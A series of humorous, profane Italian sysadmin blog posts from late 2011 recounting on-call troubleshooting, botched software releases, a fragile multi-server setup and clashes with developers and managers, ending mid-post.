Ovviamente perche' facebook non e' web no eh? E questi dovrebbero essere dei Web Developers! Ma in effetti, anche quelli di \$brancodipaguri avrebbero dovuto esserlo.

Davide

17/10/2011 08:00

LOGorroico

Alura, un po' di tempo fa'... in effetti **parecchio** tempo fa, scrissi un pistolotto in cui ~~minacciavo~~ suggerivo un uso dei file di log un po' piu' utile ai vari programmatroti. Ovviamente non sono mai stato ascoltato.

Questa settimana sono di corvee' con il foxxuto guinzaglietto elettronico, speravo che se ne stesse buono ma vengo richiamato dal mio riposo all'antelucana ora della 1.52 del mattino dal maledetto arnese che mi avvisa che un certo application swerver e' un pelino costipato, non si sente tanto bene, zoppica... insomma e' una chiavica totale.

Risveglio il lapdog dal suo stand-by e mi loggo sul server in questione, a parte un load average di 8 non vedo niente di particolarmente sbagliato, TomCat sta funzionando come dovrebbe, i servizi che dovrebbero funzionare funzionano o perlomeno i processi sono li'.

Guardo meglio il messaggio di errore che riferisce che un certo URL ritorna un errore 500 quando richiesto. Ovviamente sulla macchina non sta funzionando Apache e la richiesta viene fatta direttamente a TomCat. Riattivo il neurone che sa come ca\$\$o si usa *wget* e faccio la richiesta e mi becco un error 500 come risposta. Ok, quindi il monitor sta' dicendo le cose giuste e c'e' qualche cosa che non funzica.

Il log di TomCat e' di 3.8 Gb e cresce a vista d'occhio.

Un rapido sguardo non mi dice niente di particolare. Apparentemente sembra che chiunque abbia deciso di scrivere questa chiavica di webapplicacion pensa di essere estremamente spiritoso in una maniera molto 'geek', quello sotto e' un estratto del log.

```
INFO: Starting Coyote HTTP/1.1 on http-8080
Apr 12, 2011 2:09:46 AM org.apache.jk.common.ChannelSocket init
INFO: JK: ajp13 listening on /0.0.0.0:8009
Apr 12, 2011 2:09:46 AM org.apache.jk.server.JkMain start
INFO: Jk running ID=0 time=0/290 config=null
Apr 12, 2011 2:09:46 AM org.apache.catalina.startup.Catalina start
INFO: Server startup in 15234 ms
Attempting to load ESAPI.properties via file io.
Attempting to load ESAPI.properties via file io.
Not found in 'org.owasp.esapi.resources' directory or file not readable.
Not found in SystemResource Directory/resourceDirectory
Not found in 'user.home' directory
Loading ESAPI.properties via file io failed.
Attempting to load ESAPI.properties via the classpath.
Successfully loaded ESAPI.properties via the classpath! BOO-YA!
Successfully loaded ESAPI.properties via the classpath! BOO-YA!
Attempting to load validation.properties via file io.
Attempting to load validation.properties via file io.
Successfully loaded validation.properties via the classpath! BOO-YA!
Successfully loaded validation.properties via the classpath! BOO-YA!
[ERROR] PDFProcessor - urlParam: null seems to be malformed
Uopsa, who did this? You better fix it!
Attempting to load more.properties via file io.
Successfully loaded more.properties via the classpath! BOO-YA!
Starting processor
```

Cosa fa' l'applicazione X ?

Starting processor (1)
Starting processor (2)
Trouble with processing resource 1289 (?)
Oops, who did this? You better fix it!
Starting processor (3)
Pickle Pickle url fickle...
ResolverUtils - Not possible to parse number (.) so formatting cannot be applied. java.text.ParseException: Unparseable number: "."
ResolverUtils - Not possible to parse number (.) so formatting cannot be applied. java.text.ParseException: Unparseable number: "."
ResolverUtils - Not possible to parse number (.) so formatting cannot be applied. java.text.ParseException: Unparseable number: "."
ResolverUtils - Not possible to parse number (.) so formatting cannot be applied. java.text.ParseException: Unparseable number: "."
seguono un centinaio circa di 'java exception'... e l'applicazione non e' manco partita ancora...
[ERROR] PDFProcessor - urlParam: null seems to be malformed
Oops, who did this? You better fix it!
Could not retrieve item from Mediasurface, with url: ...
com.mediasurface.general.ResourceException: Unable to locate host (public or local) matching supplied name: ...
PDFProcessor - Error occurred, sending response 500
org.apache.tomcat.util.http.Parameters processParameters WARNING: Parameters: Invalid chunk " ignored.
org.apache.tomcat.util.http.Parameters processParameters WARNING: Parameters: Invalid chunk " ignored.
org.apache.tomcat.util.http.Parameters processParameters WARNING: Parameters: Invalid chunk " ignored.
org.apache.tomcat.util.http.Parameters processParameters WARNING: Parameters: Invalid chunk " ignored.
ripetere quanto sopra per un altro centinaio di volte...
Somebody made a bubu: Cannot convert Keywords of type class java.lang.String to class
StaticSearchQuery\$SearchType
No approved project found with projectItemKey [numerorandom?]
Pickle Pickle url fickle...
No approved project found with projectItemKey [numerorandom?]
Pickle Pickle url fickle...
No approved project found with projectItemKey [numerorandom?]
Pickle Pickle url fickle...
No approved project found with projectItemKey [numerorandom?]
Pickle Pickle url fickle...
...

E continua così per molte, moltissime, troppe righe... Una roba che mi viene subito voglia di conficcare l'intero log nello sfintere del programmatroto con l'aiuto di un robusto stivale.

Dopo aver madonnato e tirato maledizioni contro il programmatroto che ha deciso di vomitare tutta sta roba nel log cerco di capire che cosa accidenti fa questo coso quando deve fornire una risposta, dato che la web applicacion apparentemente funzica (o almeno, vomita la sua roba nel log), suppongo che il problema stia da qualche altra parte. Un rapido controllo mi dice che il database server sta funzionando. Mi concentro percui sugli *altri* servizi che girano sulla macchina.

La webapplicacion usa un qualche tipo di CMS che ha una serie di demoni che *dovrebbero* interagire in qualche modo tra di loro, i demoni sembrano in funzione solo che uno dei tanti non sembra tanto intenzionato a rispondere e mi lascia in attesa perenne di una connessione.

Cosa fa' l'applicazione X ?

A questo punto decido che un riavvio del CMS potrebbe essere nell'ordine. Un semplice 'stop' non sembra sortire risultati, quindi procedo con un "search-and-destroy". Dopo di che rimuovo tutti i file temporanei, ripulisco la cache di tomcat, zappo via i vari pid file, lock file e mercanzia varia e riavvio il tutto.

Cue altre 1500 righe di log che vengono sparate dentro mentre questa roba si avvia. Dopodiche' riprovo con wget e pare funzionare. Spedisco una bella maillina ai programmatrotti in questione suggerendogli di ripulire il log dai vari messaggi inutili e di concentrarsi sui messaggi **utili**.

Davide

24/10/2011 08:00

DaBoss

Entro nell'ufficio Sviluppo Web con passo baldanzoso, il laptop ed un fascio di fogli sotto al braccio.

IO - (*rivolto al PhProgrammatroto di turno - CL1 per gli amici*) Ora del meeting!

CL1 - Eh? Huh? Quale meeting?

IO - Molla minecraft e cammina.

Prossima fermata: l'ufficio WebDesigners, dove stacco un paio di DesignersTroti da MineCraft (CL2 e CL3) e trascino tutti in sala riunioni.

IO - (*attaccando il lapdog al proiettore*) Alura, come sapete, dato che sono stato nominato ProjectLader per questa roba, mi sono anche auto-nominato Quality Insurance and Beta-Tester. Il che significa che ho passato un paio di giorni tortur...cioe' provando quella chiavica di sito web. Siamo qui riuniti per vedere a che punto e' ed i problemi e come si puo' risolvere.

CL1 - Ma che problema c'e', tanto andiamo in produzione in due settimane...

IO - Ed il che significa che abbiamo una settimana di tempo per risolvere gli eventuali problemi, che non sono tanto eventuali.

CL2 - E noi che c'entriamo?

IO - Dato che **voi** avete disegnato la veste grafica del sito, c'entrate e come. Adesso se chiudete la bocca 5 minuti vi spiego.

Attivo il lapdog ed accedo al sito interdet. Che si mostra in tutta la sua spettacolarita' con font microscopici.

IO - Punto primo (toccandmi gli occhiali) io son cecato. 'Un vedo 'na mazza, quindi devo ingrandire i caratteri, ma se lo faccio (ingrandisco il font, tutti i testi cominciano a sovrapporsi uno con l'altro, il "menu" scompare parzialmente sotto le immagini, le colonne si sballano) non si capisce piu' un tubo ed il sito diventa uno schifo inusabile.

CL2 - Ma il font e' scelto per apparire ordinato, se si cambia ovviamente si sballa tutto.

IO - Ordinato e' ordinato ma a me un font che non riesco a leggere sembra meno utile di un font disordinato ma utile. Percui, punto uno: ridisegnare sta cosa in modo che io possa ingrandire il testo e continuare ad usarlo.

CL2 - Ma il CSS e' fatto cosi'...

IO - Ottimo, quindi cambiare il CSS, se non si puo' cambiare eliminarlo.

CL3 - (inorridisce) **eliminare il css???**

IO - A me non me ne frega niente di come fate, sistemate sta cosa.

CL3 - Ma non e' possibile.

IO - Allora, non ci siamo capiti, ricominciamo tutto da capo... Salve, io sono D, **sono il vostro capo**. Il che significa che io vi dico **cosa fare** e voi trovate **come farlo** e non ditemi che non si puo' fare perche' putacaso **io l'ho fatto** e quindi so anche che e' possibile. Adesso andiamo avanti.

Riduco il font finche' le varie cose non appaiono sempre sballate ma almeno usabili.

IO - Allora, io vedo gli eventi che sono pubblicizzati, questo mi sembra interessante, clicco qui' per avere le informazioni, mi sembra interessante, allora voglio prenotarlo... come ca\$\$o si fa'?

CL1 - Bisogna andare nelle 'prenotazioni' e...

IO - Hai intenzione di telefonare a casa o visitare di persona tutti quelli che usano il sito per spiegarglielo a voce? Perche', se si, sappi che non intendo pagarti le spese di viaggio.

CL1 - ...bhe no.. ma mi pare ovvio che...

IO - A te pare ovvio. A me pare ovvio che se io sono su un evento e voglio prenotarlo non dovrei **ritornare**

Cosa fa' l'applicazione X ?

indietro e schissare su prenotazioni, ma andiamo avanti, allora io ritorno indietro e schisso su prenotazioni, a questo punto lui mi domanda una caterva di roba, mettiamo il caso che io voglia sapere quanto costa... come si fa? Risposta: devo compilare un bordello di dati (che probabilmente sono memorizzati in un database) poi devo **scegliere l'evento** e guarda caso per sceglierlo devo sapere il suo codice... che e' riportato sulla pagina dell'evento, quindi o mi apro un altro browser e ri-cerco l'evento o sono fregato.

CL1 - Ma la descrizione...

IO - La descrizione non e' univoca. Il che significa che ci possono essere 'n' eventi con la stessa descrizione. Chi e' che ha progettato il database? Appunto, lo supponevo. E' chiedere troppo avere un link "prenota questo evento" **sulla stessa pagina dell'evento?**

CL1 - ...bhe no.. ma...

IO - E' chiedere troppo avere una informazione di quanto costa la prenotazione dell'evento **prima** di dover immettere un bordello di dati?

CL1 - ...hemmm...

IO - Ma andiamo avanti. Ok, supponiamo che io mi ricordi il codice dell'evento cosi' posso prenotarlo. Allora ci sono i vari 'elementi' dell'evento... workshop, demo e cosi' via... Io seleziono quello che voglio, poi devo confermare i dati che ho gia' immesso prima (perche'?). Adesso supponiamo che io voglia prenotare per 2.

CL1 - Allora, una volta selezionato l'evento ed immessi i dati prima di confermare c'e' il link "invita" che...

IO - Che mi ripropone l'intera sboba. Se voglio invitare qualcuno ovviamente quel qualcuno dovrebbe essere interessato agli stessi elementi che ho selezionato io, perche' non mi propone semplicemente una domanda "per quante persone stai prenotando" fin dall'inizio cosi' evito di dover rifare tutto enne volte?

CL1 - Ma la prenotazione e' personale e c'e' la mail di conferma...

IO - E che problema c'e' ad inserire due nomi e due e-mail, o 'n' nomi ed 'n' e-mails in un colpo solo?

CL1 - Ma...

IO - Allora (*prendendo i fogli ed aprendo un sito 'locale' sul mio PC che riporta la mia idea*) mettiamo il caso che io abbia un link 'prenota questo evento' sull'evento stesso (*indico il link*), clicco qui ed ottengo una maschera fatta cosi' che dice "per quante persone vuoi riservare?" io scelgo 2. Adesso mi presenta due campi 'nome' ed 'email'. Poi posso selezionare gli elementi che mi interessano dell'evento e poi posso andare al pagamento.

CL1 - Ma mettiamo che ognuno voglia pagare per se...

IO - In tal caso sono due persone separate e possono prenotare separatamente, oppure posso semplicemente fare click su questo check-box che dice "conti separati" e l'altra persona riceverà una mail che riporterà un link per completare il pagamento. Altre domande?

CL1 - Hemmm.. come mai non c'e' il numero di telefono nella maschera?

IO - Perche' ho gia' l'e-mail che e' sufficiente per altro quanta gente immette il loro vero numero di telefono invece di 0123456789 ?

IO - (*rivolto a CL2 e 3*) Oh, a proposito...

Ingrandisco il font del sito una dozzina di volte, tutti gli elementi si spostano e scorrono riaggiustandosi in funzione del font)

IO - Ok, adesso e' talmente grosso che devo scorrere da una parte all'altra per vederlo tutto, ma e' tutto visibile ed usabile, quindi non ditemi "non si puo' fare".

Nei fogli che vi ho dato ci sono gli altri problemi che ho incontrato usando il sito, la stessa roba e' stata inviata via mail, adesso avete fino a lunedì per mettere a posto sta roba. *beep boop* Il che significa che poi io avro' un paio di giorni per trovare altri bachi **BEEP BOOP** e dopo un altro ciclo di correzioni dovremmo essere sufficientemente pronti **BEEEEEP BOOOOOOP** per andare in produzione in due settimane **FSCKING BEEEEEEP BOOOOOOOOOO...**

Aaaghhh !! Aiut.. la sveglia.. mannagg.. che incubo ~~meraviglioso~~ scorrendo... deve essere stato il troppo tempo passato a cercare di prenotare quel foxxuto seminario.. urgh.. maledetti programmatroti e disegnatroti.

Cosa fa' l'applicazione X ?

Davide

31/10/2011 08:00

Prima aggiustalo

Ho gia' descritto, molto a grandi linee, un certo ambiente ed i programmatroti che se lo gestiscono. Devo' pero' dire che i programmatroti non hanno sempre tutta la colpa. Qualche volta mi sa che il *ciellismo* si spande attraverso le linee telefoniche ed infetta anche la nostra parte.

Tempo addietro, nel tentativo di frenare l'effetto-rincoglionimento e fare un po' d'ordine in quell'ambiente, avevo modificato la documentazione relativa al rilascio di quel coso istruendo di rinominare la directory contenente la roba teste' installata aggiungendo un 'FATTO' alla fine, in modo da avere una chiara idea di cosa fosse stato installato e (piu o meno) quando.

Ma capita che la gente non legga mai la documentazione e spesso le cose vengono fatte di getto. Ed il fatto che i server di quella gente sono Windows invece che Linux fa' si che scrivere script di installazione non sia una cosa cosi' immediata e, sempre per via del fatto che la gente non legge la documentazione, finiscano per non essere usati.

E cosi' all'alba delle 8 del mattino mi becco l'odierno ticket che chiede un rilascio in produzione di "tutto quello che e' stato aggiornato nell'ambiente di test negli ultimi tempi". Come se **io** sapessi che cosa e' stato aggiornato nell'ambiente di test. Un controllo sul server di test mi dice che ci sono 19 directory relative ad installazioni, nessuna delle quali ha il suo 'FATTO' nel nome e non ho idea di cosa sia necessario fare per installarli. Rispondo domandando istruzioni dettagliate.

Le istruzioni dettagliate si riferiscono ad un rilascio standard (copia di file da una directory all'altra e poco altro). Io chiedo conferma che l'unica cosa da fare sia l'installazione dell'ultima versione ma pare che chi si occupa di solito dei rilasci presso \$ditta non sia disponibile ed il nuovo CL sia particolarmente CL.

Vabbe', alle 12 (chissa' perche' sempre all'ora di pranzo) comincia la giga. Metti la pagina di 'manutenzione in corso', ferma tutto, backup, copia, avvia... pare tutto ok. Va bene, missione compiuta (?).

Alle 16.30 (chissa' perche') cominciano ad arrivare i problemi. Pare che tutta una serie di funzionalita' non siano piu' tanto funzionali. Ravana un po' e sembra che la versione installata sia piu' vecchia di almeno 3 mesi rispetto a quello che doveva essere installato. In effetti la directory che avrebbe dovuto essere l'ultima si chiama 'release-datagiusta', ma la data dei files dentro e' mica quella...

A questo punto scoppia il mezzo finimondo, con tutti quanti che cominciano a correre intondo urlando molto a lungo e molto forte.

CL - Ma come e' possibile??

IO - Io ho domandato se la versione era...

DaBoss - Ma che e' successo??

IO - La directory ci ha il no...

CL - Ma come e' successo?

IO - La di...

DaBoss - Perche' non e' stato verificato?

IO - Il file di log aumenta di 10 mega al minu...

CL - Come mai e' stato rilasciata una versione precedente??

IO - Le tue istruzio...

DaBoss - Ma come e' possibile??

Ripetete quanto sopra quante volte volete. O meglio, ripetetelo finche la rotazione dei miei testicoli non ha

Cosa fa' l'applicazione X ?

raggiunta la potenza di un uragano ed il fumo non ha cominciato ad uscirmi dalle orecchie.

IO - (*esplodendo*) Senti! Vuoi le mie fottute dimissioni? OK, ce le hai. Adesso vogliamo piantarla con questi piagnistei e rompimenti di cazzo del "chi ha la colpa" e passare alla fase "metterla a posto" ?? Che possiamo andare avanti all'infinito se proprio non hai niente di meglio da fare ma credo che **risolvere il fottuto problema** dovrebbe venire prima del **dare la colpa a qualcuno!**

DaBoss - Ma io non incolpo te e' che...

IO - E allora perche' siamo qui' a parlare invece di risolvere il problema?

DaBoss - E' che vorrei capire ...

IO - **HO COPIATO LA FOTTUTA DIRECTORY SBAGLIATA PERCHE' IL NOME ERA QUELLO GIUSTO!** Quale parte non hai capito?

DaBoss - Ah bhe'... allora sarebbe meglio spiegarlo a CL...

IO - E' un'ora che ci sto provando, ma secondo me prima delle spiegazioni dovrebbe venire la riparazione dell'arnese. Possiamo procedere a rimettere in funziona questa chiavica?

Finalmente, dopo un lunghissimo tira-e-molla, il CL responsabile dei rilasci viene rintracciato, e salta fuori che l'installazione richiede anche una batteria di aggiornamenti al database, aggiornamento che non erano noti a nessuno. Poi salta fuori che il file di configurazione di questo e quest'altro servizio e' sbagliato e deve essere modificato a mano, modifiche che erano state fatte sull'ambiente di test da un mio collega al telefono con il programmatroto ed ovviamente mai riportate nel file originale ne' documentate da nessuna parte.

Poi risulta che una DLL deve essere rinominata altrimenti entra in conflitto con una preesistente... insomma, un patema.

Dopo 3 ore di madonne e ravanamenti finalmente il tutto e' aggiornato e funziona correttamente, o almeno non riporta errori peggiori di prima. E straordinariamente CL ammette che la mancanza di chiara documentazione o di una chiara *procedura* e' probabilmente la causa principale del macello. E straordinariamente (probabilmente nevichera') si rende disponibile per una discussione sul come migliorare la procedura di rilascio di quella chiavica.

Ma perche' per far capire le cose bisogna che capiti un macello?

Davide

07/11/2011 08:00

I will fix you...

Sulle note di "We Will Rock You" dei Queen...

Buddy your developer made a big mistake
Spawning threads and memory leaks gonna be a big mess some day
You got bugs in your code
You big disgrace
Leavin' memory dump all over the place

I will I will fix you
I will I will fix you

Buddy you're a young man dumb man
Shoutin' in the phone 's not gonna fix it today
You've got a memory leak
You big disgrace
Wavin' your processes' pids all over the place

I will I will fix you
I will I will fix you

Buddy I am an old sysadmin poor sysadmin
Fixing your bugs every days gonna bring me some peace some day
I've found another one
You big disgrace
Somebody better commit this code in cvs

I will I will fix you
I will I will fix you

Davide
14/11/2011 08:00

Failsafe

Tanto tempo fa, c'erano i *computers*, che erano quelle cose complicatissime e costosissime che richiedevano una frotta di tecnici in camice bianco sempre a svolazzare intorno ed aggiustare o ritoccare cose per farli funzionare. Poi il *mito* della "infallibilita'" si e' sparso ed oggi abbiamo i *peesee* che sono quei cosi che funzionano quando ne han voglia loro ed i cui proprietari continuano ad aggiustare e ritoccare nel tentativo di farli funzionare. Ed abbiamo i *server* che sono come i *peesee*, ma (di solito) se ne occupano i *sysadmin*, che sono quegli esseri leggendari che si narra vivano in un qualche antro sperduto nei sotterranei del palazzo e nessuno ha mai visto in persona.

Che si fa per evitare che un... qualcosa si rompa con facilita'? Semplice: lo si rende *fail proof*. Che e' come dire "inaffondabile" nei riguardi di una nave. Un modo molto fantasioso per dire "quando qualche cosa va male preparati ad una catastrofe".

Un sysadmin intelligente sa che il miglior sistema e' quello di avere dei *backup*, anche nei riguardi dell'hardware. Questo e' quello che si chiama "evitare i Single Point Of Failure", che in termini meno tecnici significa "evitare che quando UN COSO si guasta provochi una catastrofe". I vari SL ed UL hanno opinioni contrastanti in genere. Fa' tanto figo da dire nelle riunioni, ma quando cominciano a vedere i costi lievitare per "dispositivi di backup" e "ridondanza del sistema" cominciano a strillare di "sforamenti di budget" et similia.

Poi ci sono i casi estremi... come quello che mi e' capitato questa settimana con \$noivendiamolibri, che e' una ditta specializzata nel vendere, comperare, riciclare e rivendere libri di testo scolastici ed altre cose cosi'.

Tempo addietro avevano un sistema composto da due server di produzione collegati ad un database server dietro ad un load-balancer. Il load-balancer ed il db server erano gli unici elementi che potessero dare dei problemi.

Poi, per qualche strano motivo, digestione difficile probabilmente, l'SL di turno si e' fatto intortare dal marketdroide di turno ed un nuovo fiammante sistema e' stato implementato. Il nuovo sistema si basa su numero UN server di produzione (dovrebbero essere due ma il secondo risulta non operativo), un server LDAP (il cui scopo e' tutt'ora ignoto), un server di indicizzazione e due server di ricerca (di cui uno dei due e' sempre non operativo e no, non e' nemmeno 'standby'), un server di database con ennemila istanze per gestire il tutto e ben 3 load balancer. Uno attaccato al server di produzione, uno per il server di ricerca ed uno per il server LDAP. Ora, che senso abbia un load balancer con UN solo backend e' tutto da discutere, ma questo e' quanto.

Il risultato e', come feci notare quando l'intero ambardan venne presentato, e' che il numero di 'single point of failure' e' aumentato a sette (!) in quanto ogni singolo server sembra essere 'essenziale' per il funzionamento dell'intero sistema e se qualche cosa va male, l'intero accrocchio cessa di funzionare. Non solo ma, come scopriamo rapidamente, il malfunzionamento di uno dei componenti provoca errori a catena che sono molto difficili da tracciare al "vero" colpevole.

E cosi' arriviamo ad oggi. Sabato mattina. Ore 3.45. Si', significa *un quarto alle quattro del mattino*. Quando il malefico guinzaglio-cellofono comincia a suonare per avvisarmi che l'intero ambaradan e' fuori servizio. Il che significa che UNO QUALUNQUE di quella montagna di servers potrebbe avere dei problemi.

Ok, silenzia il coso, verifica via browser e trovo la paginetta di "fuori servizio", il che significa che il load balancer che dovrebbe essere davanti ai vari server di produzione funziona, vediamo un po' come funziona il server di produzione. Ed un login dopo scopro che il server sta funzionando ma scrive errori su errori lamentandosi che non riesce a connettersi con il famoso server di ricerca, il quale sembra a sua volta

Cosa fa' l'applicazione X ?

funzionare ma non riesce ad aggiornare i dati dal server di indicizzazione, il quale a sua volta sembra funzionare ma non riesce a leggere salca\$\$ocosa dal server di database, il quale a sua volta... Il tutto condito da bestemmie ed imprecazioni perche' niente mi ispira di piu' che l'essere svegliato alle 4 del sabato mattina da un cellofono isterico. Nyaaaaahhhhhh!

Dopo una manica di stop, start, stop, stop, muorifottutobastardo, start, check, re-check e cosi' via, traccio il problema in un crash silenzioso del server ldap. Il che significa che il servizio LDAP pare funzionare ma non ritorna nessun risultato. **Ovviamente** non basta riavviare il servizio, occorre *manualmente* lanciare una riparazione del database, fermare e riavviare il servizio, aspettare che sia avviato e poi *riavviare tutti i foxxuti servizi su tutti i foxxuti servers!*. Con l'eccezione dei load balancer e del server di database che sono solo dei passacarte.

E meno male che il branco di dementi che hanno proposto questo setup lo hanno promosso come "fail-safe".

Davide

21/11/2011 08:00

Basta avere le idee chiare

Continuano le disavventure mie alle prese con l'ambientino di certa gente ed il loro modo beota di fare i rilasci.

Dopo l'ultima debacle avevamo avuto una franca discussione con l'UL "responsabile" della cosa in modo da mettere i taglietti sulle 't' ed i puntini sulle 'i' e migliorare un pelo le cose. Durante il famoso meeting tutti quanti avevano (ovviamente) assicurato una migliore gestione delle cose, per esempio il fornire sempre una versione delle applicazioni **completa** e non semplicemente i cambiamenti tra una versione e quella precedente ed inoltre il rilascio di versioni in produzione senza "salti". Con questo intendo di non fare 3 rilasci sul sistema di test e poi uno "massivo" sul sistema di produzione.

Ma si sa, i buoni propositi sono quelli che rimangono ignorati subito dopo essere stati presi.

Ed e' cosi' che mi ritrovo oggi, il primo giorno dopo le mie ben meritate ferie, con un ticket che richiede un rilascio in produzione. Ovviamente io mi aspetto di trovare un bel file .zip che contenga tutto l'ambaradan. Quello che mi trovo invece e' la bellezza di 5 (cinque) aggiornamenti incrementali a ben 3 delle maledette applicazioni che girano su sto coso. Ed ovviamente non vi e' alcuna idea di quale delle precedenti versioni sia quella 'buona'.

Comincia una tiritera di mail tra me e l'UL in questione riguardo a quale versione sia da considerare "l'ultima" in modo che io possa applicare le varie *patch* senza inchiodare il tutto, mail che l'UL non fa altro che rigirare al programmatroto di turno che non fa altro che mandarmi altri documenti PDF che contengono istruzioni generiche riferite a 3 o 4 versioni fa.

Poi ovviamente c'e' da considerare il fatto che le versioni "vecchie" che avrebbero dovuto essere rimosse dai vari servers una volta riportate in produzione non sono mai state rimosse ed una caterva di directory e files vari sono li' a complicare le cose.

Verso le 15.30 UL manda una mail chiedendo che noi si discuta direttamente con il programmatroto in questione tagliandolo via dal mezzo. Hemmm... Ma non si era detto che **tu** dovevi essere l'unico responsabile e punto di comunicazione per le cose che riguardano il tuo foxxuto server web? E non si era detto anche che il foxxuto programmatroto avrebbe dovuto fornirci sempre una applicazione completa di tutto e non una caterva di files o le indicazioni di come patcharli? E adesso ti chiami fuori dal casino che tu stesso hai favorito?

Comunque sia, un po' interpretando i vaneggiamenti del programmatroto, un po' ravanando nel mezzo dei files che sono sul server di test, un po' torturando i vari colleghi che hanno fatto gli aggiornamenti nei giorni passati (e non hanno seguito le istruzioni per aggiornare le cose come da documentazione fornita), riesco a ricostruire il da farsi ed a portare a termine la complicata operazione.

Un'oretta dopo o giu' di li', mentre sono quasi pronto per andarmene a casina, arriva una ennesima mail dall'UL che domanda a che punto e' il loro server LDAP... E qui ci va una piccola spiegazione.

Per gestire le login nel loro foxxuto sistema inizialmente veniva usata una semplice tabella 'utenti' nel loro database (SQL Server). Solo che poi UL aveva deciso di rifare il tutto usando JBoss (o TomCat, la giuria non si e' ancora pronunciata sul da farsi) e quindi si stava prendendo in considerazione di avere la gestione degli utenti su LDAP. Poi, per qualche motivo, LDAP era stato scartato dal novero delle possibilita' e l'attenzione si era concentrata su una semplice tabella nel database (postgre).

Essendo io rimasto alla versione "no ldap ma postgre" casco dalle nuvole e domando... E cosi' risulta che la

Cosa fa' l'applicazione X ?

decisione e' stata rigirata durante le mie ferie e non uno ma bensì DUE server LDAP sono stati preparati (con copia master/slave dei dati).

Rispondo pertanto che il server sarebbe anche pronto ma che il database e' vuoto. Segue altro panegirico di mails tra il programmatore, l'UL e noi sul modo migliore di "migrare" il database utenti... modo che alla fine risulta essere *la creazione di una tabella nel database postgres e la successiva importazione della stessa tabella in LDAP*.

Ed ovviamente le modifiche alla base dati LDAP probabilmente seguiranno la stessa procedura: prima modifiche al db postgres e poi riporto in LDAP. Rendendo ldap stesso completamente ridondante.

Ma basta avere le idee chiare no?

Davide

28/11/2011 08:00

La Produzione e'...

Ritorniamo a parlare di quel branco di programmatroti di cui avevo parlato in questa storia.

Come detto precedentemente il branco di mammalucchi sta passando da un sistema pesantemente basato su Windows ad uno pesantemente basato su postgre. Il che non e' un male. Cio' che e' male e' che questi insistono a fare sviluppo e testing su un server che apparentemente non mostra mai nessun problema mentre quando l'applicazione viene portata in produzione si incrocchia piu' si che no.

Io ho gia' fatto notare che gli ambienti di test e di produzione dovrebbero essere il piu' possibile identici, altrimenti che "test" e'? Ma pare che tale concetto passi del tutto inosservato al programmatroto di turno.

Comunque sia, un paio di settimane fa c'e' stato l'ennesimo rilascio di una manica di roba in produzione e adesso pare che il database sia di una lentezza allucinante. Dato che il database non e' cambiato quello che ho pensato io e' che forse forse forse e' il caso di fare un po' di ottimizzazioni alle query che sono utilizzate.

Cue una richiesta del CL di turno di "abilitare il profiling" del database. Hemmm... non c'e' nessun profiling. Si puo' abilitare il *logging* del database e poi analizzare i files di log per vedere cosa si puo' ottimizzare ma la cosa migliore sarebbe che il programmatroto impari a scrivere le sue query ed utilizzare il database come si comanda e non alla ca\$\$o come e' fatto attualmente probabilmente.

Perciui oggi mi becco la seguente conversazione con il CL di turno.

CL - ...e quindi vogliamo attivare il logging sul database di produzione in modo da avere le informazioni necessarie per il profiling.

IO - Ma siamo sicuri di voler attivare il logging sul databasae di **produzione**? Quel sistema e' gia' lento adesso, se attiviamo anche il logging mi sa che le cose peggiorano di sicuro.

CL - Che impatto puo' avere sulle performance?

IO - E come faccio a saperlo? Un impatto ce lo avra' di sicuro, solo per scrivere i dati nel file di log, ma quanto sia questo impatto e' una cosa su cui non posso pronunciarmi. Non sono io che ho fatto l'applicazione, non ho idea di come il database sia usato.

CL - Ma non siete voi i sysadmin?

IO - Si ma non siamo quelli che hanno scritto l'applicazione. Sono loro che sanno come il database viene usato e come e se le query possono essere ottimizzate. Io sono quasi sicuro che possano essere ottimizzate ma quali e come non e' affar mio dirlo.

CL - Vabbe', comunque sia attiviamo il login. Si puo' fare oggi alle 12?

IO - ...certo che si puo' fare, ma io insisto che **non bisognerebbe** farlo, non sul database di produzione, bisognerebbe fare questi lavori sul database di TEST e poi, eventualmente, riportare le cose in produzione. C'e' un sistema di test, usiamolo.

CL - Ma il mio programmatroto mi assicura che l'impatto non dovrebbe essere eccessivo e yada yada yada...

E va bene. Do' un'occhiata al file di configurazione di postgres (standard come da distribuzione) abilito il logging delle query in modo da avere qualche informazione, poi alle 12 fermo tutte le millemila applicazioni, cambio il file di configurazione (facendomi una copia di quello originale), riavvio, faccio ripartire le applicazioni.

Dieci minuti dopo guardo e mi spavento: il file e' cresciuto di 8 Gb.

Altri dieci minuti dopo mi ri-spavento quando mi rendo conto che le varie applicazioni che scrivono su questo coso sono passate da "lentissimo" ad "abominevolmente lento". Ed infatti altri 5 minuti dopo mi arriva la

Cosa fa' l'applicazione X ?

richiesta del CL di turno di "disattivare il profiling".

Ok, rimetti il file di configurazione come era prima, riavvia eccetera eccetera.

Quando dico "abbiamo un sistema di test: usiamolo", perche' non mi danno mai retta? E adesso voglio vedere chi e' che se lo analizza questa barcata di roba (15 Gb di log). Qualche cosa mi dice che quel qualcuno sarò io... e qualche cosa mi dice che le mie raccomandazioni sul come fare o non fare le query verranno semplicemente ignorate. Chi e' che scommette?

Davide

05/12/2011 08:00

It's like magic!

Quando le automobili furono inventate, la popolazione guardo' con meraviglia e riverenza quelle cose misteriose che facevano un gran casino e sembravano muoversi per conto loro senza alcun intervento esterno.

Era come magia! Non lo sai come funziona: e' magia, nessuno lo spiega: e' magia!

Poi le auto diventarono piu' comuni del mal di testa e nessuno si preoccupa piu' di tanto del fatto che funzionino. Che ben pochi tutt'ora ne capiscano o si preoccupino di capirne il funzionamento non e' una cosa troppo strana e che ancora meno siano capaci di usarle o di metterci le mani dentro e' ancora meno strana.

Tuttavia, sono pochi quelli che si mettono a ravanare sotto al cofano di una auto ed i vari costruttori fanno di tutto perche' diventi sempre piu' difficile il farlo. Ed ancora meno sono quelli che si fregiano di titoli altisonanti che implicano che siano in grado di ravanare sotto al cofano di un'auto con competenza e perizia.

Poi, negli anni 80, cominciarono a diffondersi i computers, che facevano cose strane, facendo comparire simboli, lettere e numri sullo schermo.

Era come magia! Non lo sai come funziona: e' magia, nessuno lo spiega: e' magia!

Oggi i computers sono piu' comuni delle formiche il giorno del picnic aziendale ma le persone che capiscono come i computers funzionano sono ben poche. Tuttavia, a differenza delle auto, quelli che si fregiano di titoli altisonanti e richiedono compensi comparati al titolo senza capire una cippa di come le cose funzionano sono, a mio parere, troppi... troppissimi. E non c'e' di certo mancanza di "polli" per cotesti individui da spennare.

Ora, che c'entro io direte voi? C'entro perche' oggi mi arriva la seguente richiesta da un CL a caso con l'altisonante titolo di "internet solution specialist":

